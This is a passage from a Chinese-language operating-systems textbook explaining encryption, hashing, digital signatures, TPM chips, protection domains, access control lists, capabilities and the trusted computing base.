加密的目的是将明文——也就是原始信息或文件，通过某种手段变为密文，通过这种手段，只有经过授权的人才知道如何将密文恢复为明文。对无关的人来说，密文是一段无法理解的编码。虽然这一领域对初学者来说听上去比较新奇，但是加密和解密算法（函数）往往是公开的。要想确保加密算法不被泄露是徒劳的，否则就会使一些想要保密数据的人对系统的安全性产生错误理解。在专业上，这种策略叫做模糊安全（security by obscurity），而且只有安全领域的爱好者们才使用该策略。奇怪的是，在这些爱好者中也包括了许多跨国公司，但是他们应该是了解更多专业知识的。

在算法中使用的加密参数叫做密钥（key）。如果P代表明文，K_E代表加密密钥，C代表密文，E代表加密算法（即，函数），那么$C = E(P, K_E)$。这就是加密的定义。其含义是把明文P和加密密钥K_E作为参数，通过加密算法E就可以把明文变为密文。荷兰密码学家Kerckhoffs于19世纪提出了Kerckhoffs原则。该原则认为，加密算法本身应该完全公开，而加密的安全性由独立于加密算法之外的密钥决定。现在所有严谨的密码学家都遵循这一原则。

同样地，当D表示解密算法，K_D表示解密密钥时，$P = D(C, K_D)$。也就是说，要想把密文还原成明文，可以用密文C和解密密钥K_D作为参数，通过解密算法D进行运算。这两种互逆运算间的关系如图9-2所示。




图9-2　明文和密文间的关系

9.2.1　私钥加密技术

为了描述得更清楚些，我们假设在某一个加密算法里每一个字母都由另一个不同的字母替代，如所有的A被Q替代，所有的B被W替代，所有的C被E替代，以下依次类推：

明文：A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

密文：Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

这种密钥系统叫做*单字母替换*，26个字母与整个字母表相匹配。在这个实例中的加密密钥为：QWERTYUIOPASDFGHJKLZXCVBNM。利用这样的密钥，我们可以把明文ATTACK转换为QZZQEA。同时，利用解密密钥可以告诉我们如何把密文恢复为明文。在这个实例中的解密密钥为：KXVMCNOPHQRSZYIJADLEGWBUFT。我们可以看到密文中的A是明文中的K，密文中的B是明文中的X，其他字母依次类推。

从表面上看，这是一个安全的密钥机制，因为密码破译者虽然知道普通密钥机制（字母与字母间的替换），但他并不知道$26! \approx 4 \times 10^{26}$中哪一个是可能的密钥。但是，给定一小段密文，这个密码还是能够被轻易破译掉。破译的基础在于利用了自然语言的统计特性。在英语中，如e是最常用的字母，接下来是t，o，a，n，i等。最常用的双字母组合有th，in，er，re等。利用这类信息，破译该密码是较为容易的。

许多类似的密钥系统都有这样一个特点，那就是给定了加密密钥就能够较为容易地找到解密密钥，反之亦然。这样的系统采用了*私钥加密技术*或*对称密钥加密技术*。虽然单字母替换方式没有使用价值，但是如果密钥有足够的长度，对称密钥机制还是相对比较安全的。对严格的安全系统来说，最少需要使用256位密钥，因为它的破译空间为$2^{256} \approx 1.2 \times 10^{77}$。短密钥只能够抵挡业余爱好者，对政府部门来说却是不安全的。

9.2.2　公钥加密技术

由于对信息进行加密和解密的运算量是可控制的，所以私钥加密体系十分有用。但是它也有一个缺陷：发送者与接受者必须同时拥有密钥。他们甚至必须有物理上的接触，才能传递密钥。为了解决这个矛盾，人们引入了*公钥加密技术*（1976年由Diffie和Hellman提出）。这一体系的特点是加密密钥和解密密钥是不同的，并且当给出了一个筛选过的加密密钥后不可能推出对应的解密密钥。在这种特性下，加密密钥可被公开而只有解密密钥处于秘密状态。

为了让大家感受一下公钥密码体制，请看下面两个问题：

问题1：314159265358979 × 314159265358979等于多少？

问题2：3912571506419387090594828508241的平方根是多少？

如果给一张纸和一支笔，加上一大杯冰激凌作为正确答案的奖励，那么大多数六年级学生可以在一两个小时内做出问题1的答案。而如果给一般成年人纸和笔，并许诺回答出正确答案可以免去终身50%税收的话，大多数人还是不能在没有计算器、计算机或其他外界帮助的条件下解答出问题2的答案。虽然平方和求平方根互为逆运算，但是它们在计算的复杂性上却有很大差异。这种不对称性构成了公钥密码体系的基础。在公钥密码体系中，加密运算比较简单，而没有密钥的解密运算却十分繁琐。

一种叫做RSA的公钥机制表明：对计算机来说，大数乘法比对大数进行因式分解要容易得多，特别是在使用取模算法进行运算且每个数字都有上百位时（Rivest等人，1978）。这种机制广泛应用于密码领域。其他广泛使用的还有离散对数（El Gamal，1985）。公钥机制的主要问题在于运算速度要比对称密钥机制慢数千倍。

当我们使用公钥密码体系时，每个人都拥有一对密钥（公钥和私钥）并把其中的公钥公开。公钥是加密密钥，私钥是解密密钥。通常密钥的运算是自动进行的，有时候用户可以自选密码作为算法的种子。在发送机密信息时，用接收方的公钥将明文加密。由于只有接收方拥有私钥，所以也只有接收方可以解密信息。

9.2.3 单向函数

在接下来的许多场合里，我们将看到有些函数f，其特性是给定f和参数x，很容易计算出$y = f(x)$。但是给定$f(x)$，要找到相应的x却不可行。这种函数采用了十分复杂的方法把数字打乱。具体做法可以首先将y初始化为x。然后可以有一个循环，进行多次迭代，只要在x中有1位就继续迭代，随着每次迭代，y中的各位的排列以与迭代相关的方式进行，每次迭代时添加不同的常数，最终生成了彻底打乱位的数字排列。这样的函数叫做*加密散列函数*。

9.2.4 数字签名

经常性地使用数字签名是很有必要的。例如，假设银行客户通过发送电子邮件通知银行为其购买股票。一小时后，定单发出并成交，但随后股票大跌了。现在客户否认曾经发送过电子邮件。银行当然可以出示电子邮件作为证据，但是客户也可以声称是银行为了获得佣金而伪造了电子邮件。那么法官如何来找到真相呢？

通过对邮件或其他电子文档进行数字签名可以解决这类问题，并且保证了发送方日后不能抵赖。其中的一个通常使用的办法是首先对文档运行一种单向散列运算（hashing），这种运算几乎是不可逆的。散列函数通常独立于原始文档长度产生一个固定长度的结果值。最常用的散列函数有MD5（Message Digest 5），一种可以产生16个字节结果的算法（Rivest，1992）以及SHA-1（Secure Hash Algorithm），一种可以产生20个字节结果的算法（NIST，1995）。比SHA-1更新版本有SHA-256和SHA-512，它们分别产生32字节和64字节的散列结果，但是迄今为止，这两种加密算法依然没有得到广泛使用。

下一步假设我们使用上面讲过的公钥密码。文件所有者利用他的私钥对散列值进行运算得到D(散列值)。该值称为*签名块*（signature block），它被附加在文档之后传送给接收方，如图9-3所示。对散列值应用D有些像散列解密，但这并不是真正意义上的解密，因为散列值并没有被加密。这不过是对散列值进行的数学变换。




图9-3 a) 对签名块进行运算；b) 接收方获取的信息

接收方收到文档和散列值后，首先使用事先取得一致的MD5或SHA算法计算文档的散列值，然后

接收方使用发送方的公钥对签名块进行运算以得到$E(D(\text{hash}))$。这实际上是对解密后的散列进行“加密”，操作抵消，以恢复原有的散列。如果计算后的散列值与签名块中的散列值不一致，则表明：要么文档、要么签名块、要么两者共同被篡改过（或无意中被改动）。这种方法仅仅对一小部分数据（散列）运用了（慢速的）公钥密码体制。请注意这种方法仅仅对所有满足下面条件的x起作用：

$$E(D(x)) = x$$

我们并不能保证所有的加密函数都拥有这种属性，因为我们原来所要求的就是：

$$D(E(x)) = x$$

在这里，E是加密函数，D是解密函数。而为了满足签名的要求，函数运算的次序是不受影响的。也就是说，D和E一定是可交换的函数。而RSA算法就有这种属性。

要使用这种签名机制，接收方必须知道发送方的公钥。有些用户在其Web网页上公开他们的公钥，但是其他人并没有这么做，因为他们担心入侵者会闯入并悄悄地改动其公钥。对他们来说，需要其他方法来发布公钥。消息发送方的一种常用方法是在消息后附加数字证书，证书中包含了用户姓名、公钥和可信任的第三方数字签名。一旦用户获得了可信的第三方认证的公钥，那么对于所有使用这种可信第三方确认来生成自己证书的发送方，该用户都可以使用他们的证书。

认证机构（Certification Authority，CA）作为可信的第三方，提供签名证书。然而如果用户要验证有CA签名的证书，就必须得到CA的公钥，从哪里得到这个公钥？即使得到了用户又如何确定这的确是CA的公钥呢？为了解决上述两个问题，需要一套完整的机制来管理公钥，这套机制叫做PKI（Public Key Infrastructure，公钥基础设施）。网络浏览器已经通过一种特别的方式解决了这个问题：所有的浏览器都预加载了大约40个著名CA的公钥。

上面我们叙述了可用于数字证书的公钥密码体制。同时，我们也有必要指出不包含公钥体制的密码体系同样存在。

9.2.5 可信平台模块

加密算法都需要密钥（Key）。如果密钥泄露了，所有基于该密钥的信息也等同于泄露了，可见选择一种安全的方法存储密钥是必要的。接下来的问题是：如何在不安全的系统中安全地保存密钥呢？

有一种方法在工业上已经被采用，该方法需要用到一种叫做*可信平台模块*（Trusted Platform Modules，TPM）的芯片。TPM是一种加密处理器（cryptoprocessor），使用内部的非易失性存储介质来保存密钥。该芯片用硬件实现数据的加密/解密操作，其效果与在内存中对明文块进行加密或对密文块进行解密的效果相同，TPM同时还可以验证数字签名。由于其所有的操作都是通过硬件实现，因此速度比用软件实现快许多，也更可能被广泛地应用。一些计算机已经安装了TPM芯片，预期更多的计算机会在未来安装。

TPM的出现引发了很多争议，因为不同厂商、机构对于谁来控制TPM和它用来保护什么有分歧。微软大力提倡采用TPM芯片，并且为此开发了一系列应用于TPM的技术，包括Palladium、NGSCB以及BitLocker。微软的观点是，由操作系统控制TPM芯片，并使用该芯片阻止非授权软件的运行。“非授权软件”可以是盗版（非法复制）软件或仅仅是没有经过操作系统认证的软件。如果将TPM应用到系统启动的过程中，则计算机只能启动经过内置于TPM的密钥签名的操作系统，该密钥由TPM生产商提供，该密钥只会透露给允许被安装在该计算机上的操作系统的生产商（如微软）。因此，使用TPM可以限制用户对软件的选择，用户或许只能选择经过计算机生产商授权的软件。

由于TPM可以用于防止音乐与电影的盗版，这些媒体生产商对该芯片表现出了浓厚的兴趣。TPM同样开启了新的商业模式，如“租借”歌曲与电影。TPM通过检查日期判断当前媒体是否已经“过期”，如果过期，则拒绝为该媒体解码。

TPM还有非常广泛的应用领域，而这些领域都是我们还未涉足的。有趣的是，TPM并不能提高计算机在应对外部攻击中的安全性。事实上，TPM关注的重点是采用加密技术来阻止用户做任何未经TPM控制者直接或间接授权的事情。如果读者想了解更多关于TPM的内容，在Wikipedia中关于可信计算（Trusted Computing）的文献可能会对你有所帮助。

9.3 保护机制

如果有一个清晰的模型来制定哪些事情是允许做的，以及系统的哪些资源需要保护，那么实现系统安全将会简单得多。事实上很多安全方面的工作都是试图确定这些问题，到现在为止我们也只是浅尝辄止而已。我们将着重论述几个有普遍性的模型，以及增强它们的机制。

9.3.1 保护域

计算机系统里有许多需要保护的“对象”。这些对象可以是硬件（如CPU、内存段、磁盘驱动器或打印机）或软件（如进程、文件、数据库或信号量）。

每一个对象都有用于调用的单一名称和允许进程运行的有限的一系列操作。read和write是相对文件而言的操作；up和down是相对信号量而言的操作。

显而易见的是，我们需要一种方法来禁止进程对某些未经授权的对象进行访问。而且这样的机制必须也可以在需要的时候使得受到限制的进程执行某些合法的操作子集。如进程A可以对文件F有读的权限，但没有写的权限。

为了讨论不同的保护机制，很有必要介绍一下域的概念。域（domain）是一对（对象，权限）组合。每一对组合指定一个对象和一些可在其上运行的操作子集。这里权限（right）是指对某个操作的执行许可。通常域相当于单个用户，告诉用户可以做什么不可以做什么，当然有时域的范围比用户要更广。例如，一组为某个项目编写代码的人员可能都属于相同的一个域，以便于他们都有权读写与该项目相关的文件。

对象如何分配给域由需求来确定。一个最基本的原则就是最低权限原则（Principle of Least Authority，POLA），一般而言，当每个域都拥有最少数量的对象和满足其完成工作所需的最低权限时，安全性将达到最好。

图9-4给出了3种域，每一个域里都有一些对象，每一个对象都有些不同的权限（读、写、执行）。请注意打印机1同时存在于两个域中，且在每个域中具有相同的权限。文件1同样出现在两个域中，但它在两个域中却具有不同的权限。




图9-4 三个保护域

任何时间，每个进程会在某个保护域中运行。换句话说，进程可以访问某些对象的集合，每个对象都有一个权限集。进程运行时也可以在不同的域之间切换。域切换的规则很大程度上与系统有关。

为了更详细地了解域，让我们来看看UNIX系统（包括Linux、FreeBSD以及一些相似的系统）。在UNIX中，进程的域是由UID和GID定义的。给定某个（UID，GID）的组合，就能够得到可以访问的所有对象列表（文件，包括由特殊文件代表的I/O设备等），以及它们是否可以读、写或执行。使用相同（UID，GID）组合的两个进程访问的是完全一致的对象组合。使用不同（UID，GID）值的进程访问的是不同的文件组合，虽然这些文件有大量的重叠。

而且，每个UNIX的进程有两个部分：用户部分和核心部分。当执行系统调用时，进程从用户部分切换到核心部分。核心部分可以访问与用户部分不同的对象集。例如，核心部分可以访问所有物理内存的页面、整个磁盘和其他所有被保护的资源。这样，系统调用就引发了域切换。

当进程把SETUID或SETGID位置于on状态时可以对文件执行exec操作，这时进程获得了新的有效UID或GID。不同的（UID，GID）组合会产生不同的文件和操作集。使用SETUID或SETGID运行程序也是一种域切换，因为可用的权限改变了。

一个很重要的问题是系统如何跟踪并确定哪个对象属于哪个域。从概念来说，至少可以预想一个大矩阵，矩阵的行代表域，列代表对象。每个方块列出对象的域包含的、可能有的权限。图9-4的矩阵如图9-5所示。有了矩阵和当前的域编号，系统就能够判断是否可以从指定的域以特定的方式访问给定的对象。

域的自我切换在矩阵模型中能够很容易实现，可以通过使用操作enter把域本身作为对象。图9-6再次显示了图9-5的矩阵，只不过把3个域当作了对象本身。域1中的进程可以切换到域2中，但是一旦切换后就不能返回。这种切换方法是在UNIX里通过执行SETUID程序实现的。不允许其他的域切换。

域 \ 对象	文件1	文件2	文件3	文件4	文件5	文件6	打印机1	绘仪图2
1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

图9-5 保护矩阵

域 \ 对象	文件1	文件2	文件3	文件4	文件5	文件6	打印机1	绘仪图2	域1	域2	域3
1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

图9-6 将域作为对象的保护矩阵

9.3.2 访问控制列表

在实际应用中，很少会存储如图9-6的矩阵，因为矩阵太大、太稀疏了。大多数的域都不能访问大多数的对象，所以存储一个非常大的、几乎是空的矩阵浪费空间。但是也有两种方法是可行的。一种是按行或按列存放，而仅仅存放非空的元素。这两种方法有着很大的不同。这一节将介绍按列存放的方法，下一章节再介绍按行存放。

第一种方法包括一个关联于每个对象的（有序）列表里，列表里包含了所有可访问对象的域以及这些域如何访问这些对象的方法。这一列表叫做*访问控制表*（Access Control List，ACL），如图9-7所示。这里我们看到了三个进程，每一个都属于不同的域。A、B和C以及三个文件F1、F2和F3。为了简便，我们假设每个域相当于某一个用户，即用户A、B和C。若用通常的安全性语言表达，用户被叫做*主体*（subjects或principals），以便与它们所拥有的对象（如文件）区分开来。




图9-7 用访问控制表管理文件的访问

每个文件都有一个相关联的ACL。文件F1在ACL中有两个登录项（用逗号区分）。第一个登录项表示任何用户A拥有的进程都可以读写文件。第二个登录项表示任何用户B拥有的进程都可以读文件。所有这些用户的其他访问和其他用户的任何访问都被禁止。请注意这里的权限是用户赋予的，而不是进程。只要系统运行了保护机制，用户A拥有的任何进程都能够读写文件F1。系统并不在乎是否有1个还是100个进程。所关心的是所有者而不是进程ID。

文件F2在ACL中有3个登录项：A、B和C。它们都可以读文件，而且B还可以写文件。除此之外，不允许其他的访问。文件F3很明显是个可执行文件，因为B和C都可以读并执行它。B也可以执行写操作。

这个例子展示了使用ACL进行保护的最基本形式。在实际中运用的形式要复杂得多。为了简便起见，我们目前只介绍了3种权限：读、写和执行。当然还有其他的权限。有些是一般的权限，可以运用于所有的对象，有些是对象特定的。一般的权限有destory object和copy object。这些可以运用于任何的对象，而不论对象的类型是什么。与对象有关的特定的权限会包括为邮箱对象的append message和对目录对象的sort alphabetically（按字母排序）等。

到目前为止，我们的ACL登录项是针对个人用户的。许多系统也支持用户组（group）的概念。组可以有自己的名字并包含在ACL中。语义学上组的变化也是可能的。在某些系统中，每个进程除了有用户ID（UID）外，还有组ID（GID）。在这类系统中，一个ACL登录项包括了下列格式的登录项：

UID1，GID1：rights1；UID2，GID2：rights2；...

在这样的条件下，当出现要求访问对象的请求时，必须使用调用者的UID和GID来进行检查。如果它们出现在ACL中，所列出的权限就是可行的。如果（UID，GID）的组合不在列表中，访问就被拒绝。

使用组的方法就引入了角色（role）的概念。如在某次系统安装后，Tana是系统管理员，在组里是sysadm。但是假设公司里也有很多为员工组织的俱乐部，而Tana是养鸽爱好者的一员。俱乐部成员属于pigfan组并可访问公司的计算机来管理鸽子的数据。那么ACL中的一部分会如图9-8所示。

文件	访问控制列表
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

图9-8 两个访问控制列表

如果Tana想要访问这些文件，那么访问的成功与否将取决于她当前所登录的组。当她登录的时候，系统会让她选择想使用的组，或者提供不同的登录名和密码来区分不同的组。这一措施的目的在于阻止Tana在使用养鸽爱好者组的时候获得密码文件。只有当她登录为系统管理员时才可以这么做。

在有些情况下，用户可以访问特定的文件而与当前登录的组无关。这样的情况将引入通配符（wildcard）的概念，即“任何组”的意思。如，密码文件的登录项

tana，*：RW

会给Tana访问的权限而不管她的当前组是什么。

但是另一种可能是如果用户属于任何一个享有特定权限的组，访问就被允许。这种方法的优点是，属于多个组的用户不必在登录时指定组的名称。所有的组都被计算在内。同时它的缺点是几乎没有提供什么封装性：Tana可以在召开养鸽俱乐部会议时编辑密码文件。

组和通配符的使用使得系统有可能有选择地阻止用户访问某个文件。如，登录项

virgil，*：(none)；*，*：RW

给Virgil之外的登录项以读写文件的权限。上述方法是可行的，因为登录项是按顺序扫描的，只要第一个被采用，后续的登录项就不需要再检查。在第一个登录项中为Virgil找到了匹配，然后找到并应用这个存取权限，在本例中为（none）。整个查找在这时就中断了。实际上，再也不去检查剩下的访问权限了。

还有一种处理组用户的方法，无须使用包含（UID，GID）对的ACL登录项，而是让每个登录项成为UID或GID。如，一个进入文件pigeon_data的登录项是：

debbie：RW；phil：RW；pigfan：RW

表示debbie、phil以及其他所有pigfan组里的成员都可以读写该文件。

有时候也会发生这样的情况，即一个用户或组对特定文件有特定的许可权，但文件的所有者稍后又会收回。通过访问控制列表，收回过去赋予的访问权相对比较简单。这只要编辑ACL就可以修改了。但是如果ACL仅仅在打开某个文件时才会检查，那么改变它以后的结果就只有在将来调用open命令时才能奏效。对于已经打开的文件，就会仍然持有原来打开时拥有的权限，即使用户已经不再具有这样的权限。

9.3.3 权能

另一种切分图9-6矩阵的方法是按行存储。在使用这种方法的时候，与每个进程关联的是可访问的

对象列表，以及每个对象上可执行操作的指示。这一栏叫做*权能字列表*（capability list或C-list），而且每个单独的项目叫做*权能字*（Dennis和Van Horn，1966；Fabry，1974）。一个3进程集和它们的权能字列表如图9-9所示。




图9-9 在使用权能字时，每个进程都有一个权能字列表

每一个权能字赋予所有者针对特定对象的权限。如在图9-9中，用户A所拥有的进程可以读文件F1和F2。一个权能字通常包含了文件（或者更一般的情况下是一个对象）的标识符和用于不同权限的位图。在类似UNIX的系统中，文件标识符可能是i节点号。权能字列表本身也是对象，也可以从其他权能字列表处指定，这样就有助于共享子域。

很明显权能字列表必须防止用户进行篡改。已知的保护方法有三种。第一种方法需要建立*带标记的体系结构*（tagged architecture），在这种硬件设计中，每个内存字节必须拥有额外的位（或标记）来判断该字节是否包含了权限字。标记位不能被算术、比较或相似的指令使用，它仅可以被在核心态下运行的程序修改（如操作系统）。人们已经构造了带标记体系结构的计算机，并可以稳定地运行（Feustal，1972）。IBM AS/400就是一个公认的例子。

第二种方法是在操作系统里保存权能字列表。随后根据权能字在列表中的位置引用权能字。某个进程也许会说："从权能字2所指向的文件中读取1KB"。这种寻址方法有些类似UNIX里的文件描述符。Hydra（Wulf 等人，1974）采用的就是这种方法。

第三种方法是把权能字列表放在用户空间里，并用加密方法进行管理，这样用户就不能篡改它们。这种方法特别适合分布式操作系统，并可按下述的方式工作。当客户进程发送消息到远程服务器（如一台文件服务器）时，请求为自己创建一个对象时，服务器会在创建对象的同时创建一条长随机码作为校验字段附在该对象上。文件服务器为对象预留了槽口，以便存放校验字段和磁盘扇区地址等。在UNIX术语中，校验字段被存放在服务器的i节点中。校验字段不会返回用户，也决不会被放在网络上。服务器会生成并回送给用户如图9-10格式的权能字。

服务器标识符	对象号	权限	*f*（对象，权限，校验）

图9-10 采用了密码保护的权能字

返回给用户的权能字包括服务器的标识符、对象号（服务器列表索引，主要是i-node码）以及以位图形式存放的权限。对一个新建的对象来说，所有的权限位都是处于打开状态的，这显然是因为该对象的拥有者有权限对该对象做任何事情。最后的字段包含了对象、权限以及校验字段。校验字段运行在通过密码体制保护的单向函数*f*上，我们已经讨论过这种函数。

当用户想访问对象时，首先要把权能字作为发送请求的一部分传送到服务器。然后服务器提取对象编号并通过服务器列表索引找到对象。再计算*f*（对象，权限，校验）。前两个参数来自于权能字本身，而第三个参数来自于服务器表。如果计算值符合权能字的第四个字段，请求就被接受，否则被拒绝。如果用户想要访问其他人的对象，他就不能伪造第四个域的值，因为他不知道校验字段，所以请求将被拒绝。

用户可以要求服务器建立一个较弱的权能字，如只读访问。服务器首先检查权能字的合法性，检查成功则计算*f*（对象，新的权限，校验）并产生新的权能字放入第四个字段中。请注意原来的校验值仍

在使用，因为其他较强的权能字仍然需要该校验值。

新的权能字被被发送回请求进程。现在用户可以在消息中附加该权能字发送到朋友处。如果朋友打开了应该被关闭的权限位，服务器就会在使用权限字时检测到，因为f的值与错误的权限位不能对应。既然朋友不知道真正的校验字段，他就不能伪造与错误的权限位相对应的权能字。这种方法最早是由Amoeba系统开发的，后被广泛使用（Tanenbaum等人，1990）。

除了特定的与对象相关的权限（如读和执行操作）外，权能字中（包括在核心态和密码保护模式下）通常包含一些可用于所有对象的*普通权限*。这些普通权限有：

1) 复制权能字：为同一个对象创建新的权能字。

2) 复制对象：用新的权能字创建对象的副本。

3) 移除权能字：从权能字列表中删去登录项；不影响对象。

4) 销毁对象：永久性地移除对象和权能字。

最后值得说明的是，在核心管理的权能子系统中，撤回对对象的访问是十分困难的。系统很难为任意对象找到它所有显著的权能字并撤回，因为它们存储在磁盘各处的权能字列表中。一种办法是把每个权能字指向间接的对象，而不是对象本身。再把间接对象指向真正的对象，这样系统就能打断连接关系使权能字无效。（当指向间接对象的权能字后来出现在系统中时，用户将发现间接对象指向的是一个空的对象。）

在Amoeba系统结构中，撤回权能字是十分容易的。要做的仅仅是改变存放在对象里的校验字段。只要改变一次就可以使所有的失效。但是没有一种机制可以有选择性地撤回权能字，如，仅撤回John的许可权，但不撤回任何其他人的。这一缺陷也被认为是权限系统的一个主要问题。

另一个主要问题是确保合法权能字的拥有者不会给他最好的朋友1000个副本。采用核心管理权能字的模式，如Hydra系统，这个问题得到解决。但在如Amoeba这样的分布式系统中却无法解决这个问题。

另一方面，权能字非常漂亮地解决了移动代码的沙盒问题。当外来程序开始运行时，给出的权能字列表里只包含了机器所有者想要给的权能，如在屏幕上进行写操作以及在刚创建的临时目录里读写文件的权利。如果移动代码被放进了自己的只拥有这些有限权能的进程中，就无法访问其他任何资源，相当于被有效地限制在了沙盒里。这种方法不需要修改代码，也不需要解释性执行。当运行的代码拥有所需的最少访问权时，符合了最小特权规则，这也是建立安全操作系统的方针。

总之，ACL和权能字具有一些彼此互补的特性。权能字相对来说效率较高，因为进程在要求“打开由权能字3所指向的文件”时无须任何检查。而采用ACL时需要一些查验操作（时间可能很长）。如果系统不支持用户组的话，赋予每个用户读文件的权限就需要在ACL中列举所有的用户。权能字还可以十分容易地封装进程，而ACL却不能。另一方面，ACL支持有选择地撤回权限，而权能字不行。最后，如果对象被删除时权能字未被删除，或者权能字被删除时对象未被删除，问题就会发生。而ACL不会产生这样的问题。

9.3.4 可信系统

人们总是可以从各种渠道中获得关于病毒、蠕虫以及其他相关的消息。天真的人可能会问下面两个问题：

1) 建立一个安全的操作系统有可能吗？

2) 如果可能，为什么不去做呢？

第一个问题的答案原则上是肯定的。如何建立安全系统的答案人们数十年前就知道了。例如，在20世纪60年代设计的MULTICS就把安全作为主要目标之一而且做得非常好。

为什么不建立一个安全系统是一个更为复杂的问题，主要原因有两个。首先，现代系统虽然不安全但是用户不愿抛弃它们。假设Microsoft宣布除了Windows外还有一个新的SecureOS产品，并保证不会受到病毒感染但不能运行Windows应用程序，那么很少会有用户和公司把Windows像个烫手山芋一样扔掉转而立即购买新的系统。事实上Microsoft的确有一款SecureOS（Fandrich等人，2006），但是并没有投入商业市场。

第二个原因更敏感。现在已知的建立安全系统仅有的办法是保持系统的简单性。特性是安全的大敌。系统设计师相信（无论是正确还是错误的）用户所想要的是更多的特性。更多的特性意味着更多的复杂性，更多的代码以及更多的安全性错误。

这里有两个简单的例子。最早的电子邮件系统通过ACSII文本发送消息。它们是完全安全的。ASCII文本不可能对计算机系统造成损失。然后人们想方设法扩展电子邮件的功能，引入了其他类型的文档，如可以包含宏程序的Word文件。读这样的文件意味着在自己的计算机上运行别人的程序。无论沙盒怎么有效，在自己的计算机上运行别人的程序必定比ASCII文本要危险得多。是用户要求从过去的文本格式改为现在的活动程序吗？大概不是吧，但系统设计人员认为这是个极好的主意，而没有考虑到隐含的安全问题。

第二个例子是关于网页的。过去的HTML网页没有造成大的安全问题（虽然非法网页也可能导致缓冲溢出攻击）。现在许多网页都包含了可执行程序（Applet），用户不得不运行这些程序来浏览网页内容，结果一个又一个安全漏洞出现了。即便一个漏洞被补上，又会有新的漏洞显现出来。当网页完全是静态的时候，是用户要求增加动态内容的吗？可能动态网页的设计者也记不得了，但随之而来是大量的安全问题。这有点像负责说“不”的副总统在车轮下睡着了。

实际上，确实有些组织认为，与非常漂亮的新功能相比，好的安全性更为重要。军方组织就是一个重要的例子。在接下来的几节中，我们将研究相关的一些问题，不过这些问题不是几句话便能说清楚的。要构建一个安全的系统，需要在操作系统的核心中实现安全模型，且该模型要非常简单，从而设计人员确实能够理解模型的内涵，并且顶住所有压力，避免偏离安全模型的要求去添加新的功能特性。

9.3.5 可信计算基

在安全领域中，人们通常讨论*可信系统*而不是安全系统。这些系统在形式上申明了安全要求并满足了这些安全要求。每一个可信系统的核心是最小的*可信计算基*（Trusted Computing Base，TCB），其中包含了实施的所有安全规则所必需的硬件和软件。如果这些可信计算基根据系统规约工作，那么，无论发生了什么错误，系统安全性都不会受到威胁。

典型的TCB包括了大多数的硬件（除了不影响安全性的I/O设备）、操作系统核心的一部分、大多数或所有掌握超级用户权限的用户程序（如在UNIX中的SETUID根程序）。必须包含在操作系统中的TCB功能有：进程创建、进程切换、内存页面管理以及部分的文件以及I/O管理。在安全设计中，为了减少空间以及纠正错误，TCB通常完全独立于操作系统的其他部分。

TCB中的一个重要组成部分是引用监视器，如图9-11所示。引用监视器接受所有与安全有关的系统请求（如打开文件等），然后决定是否允许运行。引用监视器要求所有的安全问题决策都必须在同一处考虑，而不能跳过。大多数的操作系统并不是这样设计的，这也是它们导致不安全的部分原因。

